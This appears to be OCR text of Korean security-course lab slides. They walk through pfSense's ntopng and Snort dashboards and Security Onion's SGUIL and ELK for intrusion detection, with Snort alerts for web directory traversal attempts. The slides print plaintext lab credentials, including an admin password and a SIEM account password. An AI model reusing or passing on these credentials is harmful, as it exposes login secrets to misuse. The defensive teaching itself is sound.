
Name	Category	Version	Description
Lightsquid	www	3.0.6_4	LightSquid is a high performance web proxy reporting tool. Includes proxy, cache, and reporting features.
ntopng	net	0.8.13	ntopng (replaces ntop) is a network probe that shows network usage in interactive mode, it displays the network status on the user's terminal, a dump of the network status. It sports a NetFlow/sFlow emitter/collector, monitoring applications, and RRD for persistently storing traffic statistics.

6

<실습> 방화벽 장비 인터페이스 활용

• ntopng 대시보드

- Ntopng에서 설정을 확인한다.
- Enable ntopng는 체크돼 있어야 하며 원하는 경우 패스워드를 세팅할 수 있다.
- 인터페이스도 선택하여 원하는 인터페이스만 모니터링 가능하다.
- 세팅이 완료되면 save 버튼을 누른다.



The screenshot shows the 'ntopng Settings' page with the 'General Options' tab selected. It includes fields for enabling ntopng, keeping data/settings, setting an admin password, confirming the password, selecting an interface (with 'IT' selected), and configuring DNS mode.

Section	Setting	Value/Description
General Options	Enable ntopng	<input checked="" type="checkbox"/> Check this to enable ntopng.
	Keep Data/Settings	<input checked="" type="checkbox"/> Keep ntopng settings, graphs and traffic data. Note: If disabled, all settings and data will be wiped on package uninstall/reinstall/upgrade!
ntopng Admin Password	Enter the password for the ntopng GUI. Minimum 5 characters.
Confirm ntopng Admin Password	
Interface	IT DMZ INTRA LAN1	A dropdown menu showing network interfaces.
DNS Mode	Decode DNS responses and resolve local numeric IPs only (default)	A dropdown menu for DNS resolution configuration.

6 <실습> 방화벽 장비 인터페이스 활용

• ntopng 대시보드

- 모든 세팅이 완료되면 ntopng를 클릭해 ntopng 대시보드를 볼 수 있다.
- 아이디//패스워드 : admin//qhdkscjfwj0!

 pfSense COMMUNITY EDITION

System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

Status / Dashboard

System Information	
Name	pfSense.kshield.jr
System	VMware Virtual Machine Netgate Device ID: f83f4ec856f8fba21865
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Fri Jul 28 2017
Version	2.4.3-RELEASE (amd64) built on Mon Mar 26 18:02:04 CDT 2018 FreeBSD 11.1-RELEASE-p7

Version 2.4.3_1 is available. 

Version information updated at Mon Sep 17 14:47:17 KST 2018

Interfaces

- WAN
- IT
- DMZ
- INTRA
- LAN1
- LAN2


Snort Alerts

Interface/Time

ARP Table
Authentication
Backup & Restore
Command Prompt
DNS Lookup
Edit File
Factory Defaults
Halt System
Limiter Info
NDP Table
ntopng
ntopng Settings
Packet Capture


6 <실습> 방화벽 장비 인터페이스 활용

- ntopng 대시보드
 - Talkers: 실시간으로 누구와의 통신이 주로 많이 오가는지 확인 가능
 - Hosts: 호스트별 통신 확인



6 <실습> 방화벽 장비 인터페이스 활용

- ntopng 대시보드
 - Ports: 클라이언트 및 서버 포트별 트래픽 양 확인
 - Applications: 사용 애플리케이션 별 포트 확인



6 <실습> 방화벽 장비 인터페이스 활용

- Snort 대시보드
- Ports: 클라이언트 및 서버 포트별 트래픽 양 확인
- Applications: 사용 애플리케이션 별 포트 확인

pfSense COMMUNITY EDITION

Status / Dashboard

System Information	
Name	pfSense.kshield.jr
System	VMware Virtual Machine Netgate Device ID: f83f4ec856f8fba21865
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Fri Jul 28 2017
Version	2.4.3-RELEASE (amd64) built on Mon Mar 26 18:02:04 CDT 2018 FreeBSD 11.1-RELEASE-p7
	Version 2.4.3_1 is available.
CPU Type	Intel(R) Xeon(R) CPU E3-1230 v5 @ 3.40GHz AES-NI CPU Crypto: Yes (inactive)
Kernel PTI	Enabled

Services

- Captive Portal
- DHCP Relay
- DHCP Server
- DHCPv6 Relay
- DHCPv6 Server & RA
- DNS Forwarder
- DNS Resolver
- Dynamic DNS
- IGMP Proxy
- Load Balancer
- NTP
- PPPoE Server
- SNMP
- Snort**
- UPnP & NAT-PMP
- Wake-on-LAN

Interfaces

Interface	Status	Method	IP Address
WAN	Up	autoselect	192.5.90.100
IT	Up	autoselect	192.168.100.1
DMZ	Up	autoselect	10.20.30.1
INTRA	Up	autoselect	172.16.20.1
LAN1	Up	autoselect	192.168.201.1
LAN2	Up	autoselect	192.168.202.1

Snort Alerts

Interface/Time	Src/Dst Address	Description
DMZ Sep 17 15:41:14	101.106.25.210:44769 10.20.30.160:80	(http_inspect) WEBROOT DIRECTORY TRAVERSAL
WAN Sep 17 15:41:14	101.106.25.210:44769 192.5.90.160:80	(http_inspect) WEBROOT DIRECTORY TRAVERSAL

6 <실습> 방화벽 장비 인터페이스 활용

- Snort 대시보드
 - Services - Snort - Interfaces: 인터페이스 별 설정을 수정할 수 있음
 - 현재 테스트 네트워크에서는 공격을 막지는 않음

dfSense COMMUNITY EDITION

System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

Services / Snort / Interfaces

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync


Interface Settings Overview

Interface	Snort Status	Pattern Match	Blocking	Barnyard2 Status	Description	Actions
DMZ	✓	AC-BNFA	DISABLED	DISABLED	DMZ	
INTRA	✓	AC-BNFA	DISABLED	DISABLED	INTRA	
WAN	✓	AC-BNFA	DISABLED	DISABLED	WAN	

Add **Delete**

6 <실습> 방화벽 장비 인터페이스 활용

- Snort 대시보드
 - Services - Snort - Alerts: 경고에 대한 로그를 확인 가능
 - 인터페이스 장비 별로 모니터링하거나 경고 로그 다운로드 가능



Alert Log View Settings

Interface to Inspect	WAN	<input type="checkbox"/> Auto-refresh view	250	<input type="button" value="Save"/>
Choose interface..				

Alert Log Actions

Last 250 Alert Log Entries

Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2018-09-17 15:41:14	3	TCP	Unknown Traffic	101.106.25.210	44769	192.5.90.160	80	119:18	(http_inspect) WEBROOT DIRECTORY TRAVERSAL
2018-09-17 15:41:12	3	TCP	Unknown Traffic	101.106.25.210	37853	192.5.90.160	80	119:18	(http_inspect) WEBROOT DIRECTORY TRAVERSAL
2018-09-17	3	TCP	Unknown Traffic	101.106.25.210	40335	192.5.90.160	80	119:18	(http_inspect) WEBROOT DIRECTORY

• IDS(IPS) 장비 인터페이스 활용

– 실습 목표

- » IDS 장비 인터페이스의 활용법을 배운다.

– 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)


– 실습 문제 구성

- » Security Onion 장비에 접근하여 인터페이스 사용법을 익히고 SGUIL과 ELK를 사용하여 지나가는 패킷을 분석하시오.

7

IDS(IPS) 장비 인터페이스 활용


- 망에서 IDS(IPS)의 위치



7 IDS(IPS) 장비 인터페이스 활용

• 시큐리티어니언

- 침입 탐지(IDS), 네트워크 보안 모니터링(NSM) 및 로그 관리를 위한 Linux Ubuntu 배포판
- NSM과 IDS 역할을 수행하려면 다양한 소프트웨어가 설치 및 연동 필요
- Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA, Xplico, NetworkMiner 및 기타 여러 보안 도구 포함
- 사용하기 쉬운 설치 마법사를 사용하면 몇 분 안에 기업의 분산 센서군 구축
- 운영체제부터 내부 소프트웨어까지 모두 무료, 오픈 소스로 구현
- 침입 탐지 테스트를 위한 교육용으로 사용하거나 소규모 네트워크 감시에 적합



The image shows two windows side-by-side. On the left is the SGUIL-0.9.0 interface titled "SGUIL-0.9.0 - Connected To localhost". It displays a table of real-time events with columns for ST, CNT, Sensor, Alert ID, Date/Time, Src IP, DPort, Pr, and Event Mes... The table lists several entries from different sensors (siem-ens...) at various dates and times. On the right is an ElastAlert dashboard titled "Dashboard / Overview". It features a large number "309,921" representing the total number of logs. Below it is a line chart titled "Total Log Count Over Time" showing the count of logs over a 24-hour period. The x-axis is labeled "@timestamp per 30 minutes" and ranges from 18:00 to 12:00. The y-axis is labeled "Count" and ranges from 0 to 150,000. The chart shows a sharp peak around 18:00 on the first day. The dashboard also 